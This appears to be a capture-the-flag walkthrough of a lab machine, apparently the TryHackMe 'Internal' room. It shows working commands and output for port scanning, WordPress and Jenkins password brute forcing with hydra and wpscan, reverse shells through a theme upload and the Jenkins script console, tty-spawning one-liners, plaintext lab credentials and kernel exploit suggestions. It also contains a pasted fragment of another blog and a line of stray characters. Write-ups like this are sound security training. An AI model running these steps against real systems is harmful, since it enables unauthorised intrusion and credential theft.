


RANKED: HARD

Starting off with a Nmap port scan

Nmap -p- -sV -sC -T4 -Pn 10.10.77.190

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -sC -T4 -Pn 10.10.77.190
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 17:56 EST
Nmap scan report for internal.thm (10.10.77.190)
Host is up (0.100s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 340.95 seconds

┌──(kali㉿kali)-[~]
└─$
```

With the port scan results, we will fire up dirsearch, to uncover directories.

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://internal.thm  -r -e php bak txt html js -w /usr/share/wordlists/dirbuster/
directory-list-lowercase-2.3-medium.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 207628

Output File: /home/kali/.dirsearch/reports/internal.thm/_22-01-17_17-11-56.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-01-17_17-11-56.log

Target: http://internal.thm/

[17:11:56] Starting:
[17:11:57] 301 -  311B  - /blog  →  http://internal.thm/blog/     (Added to queue)
[17:12:01] 301 -  316B  - /wordpress  →  http://internal.thm/wordpress/     (Added to queue)
[17:12:03] 301 -  317B  - /javascript  →  http://internal.thm/javascript/     (Added to queue)
[17:12:37] 301 -  317B  - /phpmyadmin  →  http://internal.thm/phpmyadmin/     (Added to queue)
[17:18:13] 403 -  277B  - /server-status
CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue / [n]ext: q
```

Great! We have uncovered a possible wordpress server.

Wpscan –url http://internal.thm/blog -e u

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://internal.thm/blog
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://internal.thm/blog/ [10.10.77.190]
[+] Started: Mon Jan 17 17:19:32 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://internal.thm/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generat
or>
 |  - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2
</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured
 images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'V
ersion: 2.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:03 <==================> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/regis
ter

[+] Finished: Mon Jan 17 17:19:46 2022
[+] Requests Done: 181
[+] Cached Requests: 5
[+] Data Sent: 45.524 KB
[+] Data Received: 14.434 MB
[+] Memory used: 235.062 MB
[+] Elapsed time: 00:00:13
```

After getting results that xmlrpc is enable lets rerun wpscan and enumerate for users

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

After results come back with a possible user, its time to crack it.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://internal.thm/blog --login-uri http://internal.thm/blog/wp-login -U admin -P /usr/share/wordlists/rockyou.txt
```

Now we have a foothold.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / ionela Time: 00:03:27 <

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
```

Login in and poking around we find a another set of credentials, however they come up empty when we try to login.

MONTH: AUGUST 2020


AUGUST 3, 2020 **EDIT**

Private:


To-Do

Don't forget to reset Will's credentials. william:arnold147

It appears we are not able to upload any pictures, or payloads.




Once we head over to themes, we find a spot to upload a reverse shell.



Finally have a shell.

After uploading and running linpeas.sh I was able to discover credentials for phpMyAdmin



Unfortunately, phpMyAdmin would not allow Sql shell coding.

Heading back over to our shell, we discover wp-save.txt in the /opt directory.

```
www-data@internal:/$ locate *.txt
/boot/grub/gfxblacklist.txt
/lib/firmware/ath10k/QCA4019/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw2.1/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-6.txt
/lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-6.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9888/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9984/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA99X0/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/carl9170fw/CMakeLists.txt
/lib/firmware/carl9170fw/carlfw/CMakeLists.txt
/lib/firmware/carl9170fw/config/CMakeLists.txt
/lib/firmware/carl9170fw/minifw/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/qca/NOTICE.txt
/lib/firmware/qcom/NOTICE.txt
/opt/wp-save.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/dependency_links.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/entry_points.txt
/snap/core/8268/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/requires.txt
```

```
www-data@internal:/opt$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/opt$
```

```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$
```


```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$
```

```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
```

At this point we need to forward our connection to a local port that we can access.

```
┌──(kali㉿kali)-[~]
└─$ ssh -L 1234:172.17.0.2:8080 aubreanna@10.10.24.93
The authenticity of host '10.10.24.93 (10.10.24.93)' can't be established.
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.24.93' (ED25519) to the list of known hosts.
aubreanna@10.10.24.93's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 20 15:04:18 UTC 2022

  System load:  0.51              Processes:             108
  Usage of /:   63.7% of 8.79GB   Users logged in:       0
  Memory usage: 31%               IP address for eth0:   10.10.24.93
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$
```


Finally we have access to the internal Jenkins webserver.




After gathering some info from our trusted F12 dev tools we can now brute force our way in.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 1234 127.0.0.1 http-post-form "/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sogm+in&Login=Login:Invalid username or password"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-20 10:50:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:1234/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sogm+in&Login=Login:Invalid username or password
[STATUS] 356.00 tries/min, 356 tries in 00:01h, 14344044 to do in 671:33h, 16 active
[1234][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 10:51:38
```

After we have a foothold, we need to head over to manage Jenkins.Scrddadfdfdfdfdfd




Script console should do the trick.



https://dzmitry-savitski.github.io/2018/03/groovy-reverse-and-bind-shell

We need to make sure we are using a shell for a Linux server.



Finally, another shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -vnlp 8044
listening on [any] 8044 ...
connect to [10.6.10.201] from (UNKNOWN) [10.10.24.93] 47934
whoami
jenkins
```

We can upgrade our shell

NETSEC

Ramblings of a NetSec addict

RAMBLINGS TUTORIALS HACKING SNIPPETS OS TIPS PROGRAMMING PEACH PITS VULNERABLE VMS

Spawning a TTY Shell

Peleus

Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. Here are some commands which will allow you to spawn a tty shell. Obviously some of this will depend on the system environment and installed packages.

Shell Spawning

- `python -c 'import pty; pty.spawn("/bin/sh")'`
- `echo os.system('/bin/bash')`
- `/bin/sh -i`
- `perl –e 'exec "/bin/sh";'`
- `perl: exec "/bin/sh";`

And aft3er some basic enumeration we uncover note.txt in the /opt directory.

```
jenkins@jenkins:/$ cd opt
clsd opt
jenkins@jenkins:/opt$
ls
note.txt
jenkins@jenkins:/opt$ cat note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/opt$
```

Finally we have root!

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.24.93
root@10.10.24.93's password:
Permission denied, please try again.
root@10.10.24.93's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 20 16:09:48 UTC 2022

  System load:  0.97              Processes:              128
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 46%               IP address for eth0:    10.10.24.93
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# whoami
root
root@internal:~#
```

For further exploitation, Linpeas.sh uncovers a keychain.

```
╔══╣ Modified interesting files in the last 5mins (limit 100)
/tmp/hsperfdata_jenkins/6
/var/jenkins_home/.owner
/var/jenkins_home/.gnupg/trustdb.gpg
/var/jenkins_home/.gnupg/pubring.kbx

╔══╣ Writable log files (logrotten) (limit 100)
```

Further possible exploitation.

```
Possible Exploits:

[+] [CVE-2021-27365] linux-iscsi

    Details: https://blog.grimm-co.com/2021/03/new-old-bugs-in-linux-kernel.html
    Exposure: less probable
    Tags: RHEL=8
    Download URL: https://codeload.github.com/grimm-co/NotQuite0DayFriday/zip/trunk
    Comments: CONFIG_SLAB_FREELIST_HARDENED must not be enabled

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

    Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
    Exposure: less probable
    Tags: ubuntu=20.04{kernel:5.8.0-*}
    Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
    ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
    Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-15666] XFRM_UAF

    Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
    Exposure: less probable
    Download URL:
    Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2018-1000001] RationalLove

    Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
    Exposure: less probable
    Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
    Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
    Comments: kernel.unprivileged_userns_clone=1 required

[+] [CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcap_64

    Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
    Exposure: less probable
    Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611
    Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c
    Comments: Uses "Stack Clash" technique, works against most SUID-root binaries
```